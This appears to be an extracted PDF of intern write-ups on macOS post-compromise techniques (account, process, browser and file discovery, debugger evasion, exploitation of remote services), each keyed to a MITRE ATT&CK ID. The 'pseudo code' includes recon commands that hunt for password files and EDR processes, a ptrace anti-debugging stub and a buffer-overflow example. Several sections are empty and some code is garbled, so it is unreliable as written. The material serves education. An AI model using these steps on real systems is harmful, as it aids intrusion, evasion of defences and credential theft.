
Intern Name: Sanika Raul  
Intern ID: 2041

## Attack flow / technique




## Multi-Factor Authentication Request Generation (T1621)


### Overview



## Technical details




## Attack flow / technique




# Network Sniffing (T1040)


## overview



## Technical details



## Attack flow / technique



## Discovery

### Account Discovery

**Vibhuti Naik**  
Intern ID: 2046

### Account Discovery (T1087)

Account Discovery involves an attacker "looking around" a compromised Mac to see who else uses the machine, what their permission levels are, and what groups they belong to. By identifying high-privilege accounts (like admins), the attacker can plan their next move to take full control of the system.

**Affected Components**

- macOS Directory Services (opendirectoryd)
- the system database (/var/db/dslocal)
- legacy configuration files like /etc/passwd.

**Sub Techniques: 2**  
**Typical Phase:** Post-Compromise  
**Tactic ID:** T1087

**Real Cause**

- System Functionality
- Networking Protocols
- IT Administration/Security Tools
- Software Flaws
- Adversary Techniques

**Technical Impact**

- Information Disclosure
- Privilege Escalation
- Lateral Movement
- Credential Access
- Targeted Attacks

**Pseudo Code**

```
# List all local user accounts
dscl . list /Users

# Identify which users are in the 'admin' group
dscl . -read /Groups/admin GroupMembership

# Search the system cache for user info
discacheutil -q user
```

**Step-by-Step Attack Path**

1. Initial Access (Malicious Download (Phishing / Phishing))  
Attacker's Mac (Initial Access) → Compromised Mac (User Context) → Admin / Root (Privileges Goal)  
Environment Survey Enumeration (dscl, discacheutil) → Identifying Targets (Admin / Root Accounts) → Preparation for Escalation → Success! Attacker targets high-value accounts for full control

# Application Window Discovery

## Application Window Discovery (T1010)

Vibhuti Naik  
Intern ID: 2046

An attacker who has already breached a Mac scans the graphical interface to see which applications are currently open and what their window titles are. This "situational awareness" helps them decide if the machine belongs to a high-value target (like a CFO) and which apps to target for screen capturing or data theft.

### Affected Components

- App/Framework: Core Graphics (Quartz), AppKit.
- APIs: CGWindowListCopyWindowInfo, NSRunningApplication.
- Scripting: AppleScript (osascript).

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1010

### Real Cause


- Abuse of Native System Features
- Bypassing Security Measures
- Living off the Land (LoL) Binaries
- User Override

### Technical Impact

- Sensitive Information Gathering
- Security Software Discovery
- Targeted Attacks and Deception
- Abuse of Native Features
- Facilitating Sandbox Escape

### Pseudo Code

```
-- Tells the system to report every open window name
tell application "System Events"
    get name of every window of (every process whose background only is false)
end tell
```



# Browser Information Discovery

## Browser Information Discovery (T1217)

Vibhuti Naik  
Intern ID: 2046

An attacker who has already breached a Mac scans the system for browser-related files. These files are goldmines of information; bookmarks can reveal internal company dashboards, history can reveal sensitive interests or sites, and cookies can sometimes be stolen to hijack active sessions.

### Affected Components

- Browsers: Safari, Google Chrome, Mozilla Firefox, Microsoft Edge, Brave, and Arc.
- Storage Files: Bookmarks (JSON/Plist), History (SQLite), Cookies (SQLite/Binary), and Login Data (encrypted databases).

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1217

### Real Cause

- System Design and Data Storage
- Malware and Browser Hijackers
- Exploitation of Vulnerabilities
- Abuse of System Features

### Technical Impact


- Credential Theft
- System Information Disclosure
- Man-in-the-Middle (MitM) Attacks
- System Information Disclosure
- Follow-on Attacks
- Persistent Access

### Pseudo Code

```
# Locate Safari bookmarks (stored as a property list)
find ~/Library/Safari -name "Bookmarks.plist"

# Locate Chrome history (a SQLite database)
ls ~/Library/Application Support/Google/Chrome/Default/History

# Locate Firefox 'places' database (history + bookmarks)
find ~/Library/Application Support/Firefox/Profiles -name "places.sqlite"
```



# Debugger Evasion

## Debugger Evasion (T1622)

Vibhuti Naik  
Intern ID: 2046

This is a "hide-and-seek" defense mechanism used by malware. When a security researcher or an automated system tries to open a suspicious file in a "debugger", the malware detects it is being watched. It then changes its behavior—either by crashing, displaying fake messages, or simply refusing to run—to prevent the researcher from figuring out how it works.

### Affected Components

- System Calls: ptrace (Process Trace).
- Libraries: System.framework, Kernel (Mach-O headers).
- Security Tools: lldb (the standard macOS debugger), GDB, and sandboxes.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1622

### Real Cause

- Process and Environment Checks
- Timing Checks
- Exception Handling
- Obfuscation
- Direct System Calls
- Lesser Known Languages

### Technical Impact

- Concealment of Malicious Logic
- Bypass of Security Controls
- Persistent Threats
- Defence Evasion
- Detection Bypassing


### Pseudo Code

```
#include <sys/types.h>
#include <sys/prtrace.h>

int main() {
    // This tells the macOS kernel: "Do not let any debugger attach to
    // If a debugger is already attached, the program will immediately
    // pttrace(PT_DENY_ATTACH, 0, 0, 0);

    // If we reach here, no debugger is attached,
    execute_malware_payload();
    return 0;
}
```

### Step-by-Step Attack Path



# Device Driver Discovery

## Device Driver Discovery (T1652)

Vibhuti Naik  
Intern ID: 2046

This is a technique where an attacker scans the Mac to see what hardware and "device drivers" (software that talks to hardware) are installed. By knowing which drivers are present—such as those for specialized audio interfaces, VPNs, or printers—the attacker can look for specific vulnerabilities in those drivers to crash the system or gain deep, "Kernel-level" control.

### Affected Components

- Subsystem: I/O Kit (macOS framework for hardware/drivers).
- Components: Kernel Extensions (.kext) and System Extensions (.systemextension).
- Utilities: system\_profiler, kextstat, ioreg.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1652

### Real Cause

- Hardware Communication
- System Boot Process
- Driver Matching
- Enumerate Local Device Drivers
- Flaws in specific Drivers
- macOS Architecture

### Technical Impact

- Vulnerability Identification
- Privilege Escalations
- Security Software Evasion
- Malicious Driver Deployment
- Denial of Service
- Persistence and Evasion of Controls


### Pseudo Code

```
# List all loaded Kernel Extensions. Filtering for non-Apple developer
kextstat | grep -v "com.apple"

# Use the I/O Kit Registry explorer to Find specific hardware details
ioreg -l -p IODeviceTree

# Get a detailed report of all installed software drivers
system_profiler SExtensionsDataType
```

### Step - Step Attack Path



# File and Directory Discovery

## File & Directory Discovery (T1083)

Vibhuti Naik  
Intern ID: 2046

Once an attacker gains access to a Mac, they don't always know where the "treasure" is. They use this technique to browse through folders—much like a thief searching drawers—to find things like saved passwords, browser history, proprietary source code, or internal company documents.

### Affected Components

- Component: macOS Terminal / Shell (zsh/bash).
- Impacted Versions: All versions of macOS (Sequoia, Sonoma, Ventura, etc.).
- Protocols/Libraries: Standard POSIX APIs and System Utilities.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1083

### Real Cause

- Weak access controls
- No file monitoring
- Excessive permissions
- No encryption
- Insecure Design

### Technical Impact

- Targeted Data Collection
- Credential Theft
- Privilege Escalation
- Lateral Movement
- File Modification & Corruption
- Establishing Persistence

### Pseudo Code


```
# 1. Who am I and where am I?
whoami && pwd

# 2. List all files, including hidden ones
ls -laR ~/Users/$(whoami)/Documents

# 3. Search for sensitive file types (passwords, keys)
find / -name "*.pdf" -or -name "*.*txt" | grep -i "password"

# 4. Check for mounted network drives
df -h
```

### Step-by-Step Attack Path



# Process Discovery

## Process Discovery (T1057)

Vibhuti Naik  
Intern ID: 2046

Once an attacker gets inside a Mac, they need to know what else is running. They check the "Process List" to see if there are antivirus tools they should avoid, or if specific apps like Slack, Chrome, or Microsoft Excel are open. This helps them understand the user's role and plan their next step (like stealing passwords).

### Affected Components

- System Utilities: ps, top, pgrep.
- APIs: libproc (Process Information Library), sysctl.
- Frameworks: AppleScript (System Events).

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1057

### Real Cause

- Legitimate System Monitoring
- Security Tools/Audits
- Misconfigured Monitoring Software
- Malware Activity

### Technical Impact


- System Resource Consumption
- Data Privacy and Security
- Network Usage
- Compatibility and Integration
- Automation Blueprint

### Pseudo Code

```
# List all running processes with user and command details
ps aux

# Specifically look for security software (e.g., CrowdStrike or SentinelOne)
ps aux | grep -E "sensor|agent|falcon"
```

### Step-by-Step Attack Path



# Local Storage Discovery

## Local Storage Discovery (T1680)

Vibhuti Naik  
Intern ID: 2046

This is the "inventory check" of a Mac's storage landscape. An attacker uses this technique to identify what drives are connected—including internal SSDs, external USB sticks, network-mounted file shares, and even cloud storage folders. By knowing what "closets" are available, the attacker knows exactly where to look for data that isn't stored in the standard user folders.

### Affected Components

- System Frameworks: DiskArbitration.framework, I/O Kit.
- System Utilities: diskutil, df, mount, lsblk.
- Storage Types: APFS containers, external DMG files, SMB/NFS network shares.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1680

### Real Cause

- Intelligent Tracking Prevention
- Automatic Storage Management
- App Sandbox Restriction
- Browser Privacy Settings
- Abuse of Legitimate Administrative Tools


### Technical Impact

- Mapping Environment
- Identifying Sensitive Data Locations
- Preparing for Data Staging
- Facilitating Lateral Movement or Ransomware
- Avoid Detection

### Pseudo Code

```
# 1. List all physical and virtual disks  
diskutil list  
  
# 2. Show all currently mounted volumes and their paths  
mount | grep -E "vboxsf|smbfs|nfs|disk"  
  
# 3. Specifically look for external USB or Thunderbolt drives  
system_profiler SPStorageDataType
```

### Step-Step Attack Path



Success! Attacker identifies and prioritizes external storage for data theft.

# Lateral Movement

## Exploitation of Remote Services

Vibhuti Naik  
Intern ID: 2046

## Exploitation of Remote Services (T1210)

An attacker already inside a network identifies another Mac running a vulnerable service (like file sharing or remote management). They send a specially crafted message to that service that triggers a bug, allowing them to take control of the second machine without needing a username or password.

### Affected Components

- Protocols: SMB (Server Message Block), SSH, Apple Remote Desktop (ARD), and Screen Sharing (VNC).
- Libraries/Binaries: smbfs.kext (Kernel extension), opendirectoryd, and sshd.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1210

### Real Cause


- Memory Corruption Flaws
- Insufficient Validation
- Logic Errors
- Misconfigurations
- Third-Party Software Vulnerabilities

### Technical Impact

- Remote Code Execution
- Unauthorized Access
- Lateral Movement
- Privilege Escalation
- Data Collection and Exfiltration
- Denial of Service

### Pseudo Code

```
// Vulnerable logic in a hypothetical network service  
void handle_remote_request(char *incoming_data, int data_length) {  
    char buffer[1024]; // Fixed size buffer  
  
    // ROOT CAUSE: No check if data_length > 1024  
    // Attacker sends 2000 bytes, "overflowing" the buffer into system memory  
    memcpy(buffer, incoming_data, data_length);  
  
    process_buffer(buffer);  
}
```



Success!  
Attacker has control

# Internal Spearphishing

## Internal Spearphishing (T1534)

Vibhuti Naik  
Intern ID: 2046

An attacker who has already stolen one employee's login uses that person's "trusted" identity to send malicious links or files to other employees. Because the message comes from a real colleague or the internal IT department, the new victims are much more likely to click and infect their own Macs.

### Affected Components

- Apps: Apple Mail, Microsoft Outlook, Slack, Microsoft Teams, Zoom.
- System Services: macOS Transparency, Consent, and Control (TCC) prompts, which the victim might be tricked into approving.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1534

### Real Cause

- External Spearphishing
- Malware Installation
- Credential Theft
- Social Engineering
- User Execution


### Technical Impact

- Remote Code Execution
- Unauthorized Access
- Privilege Escalation
- Data Collection
- Denial of Service
- System Instability

### Pseudo Code

```
# Attacker script running on Compromised Mac A
# It searches the internal directory and sends an automated 'phish'
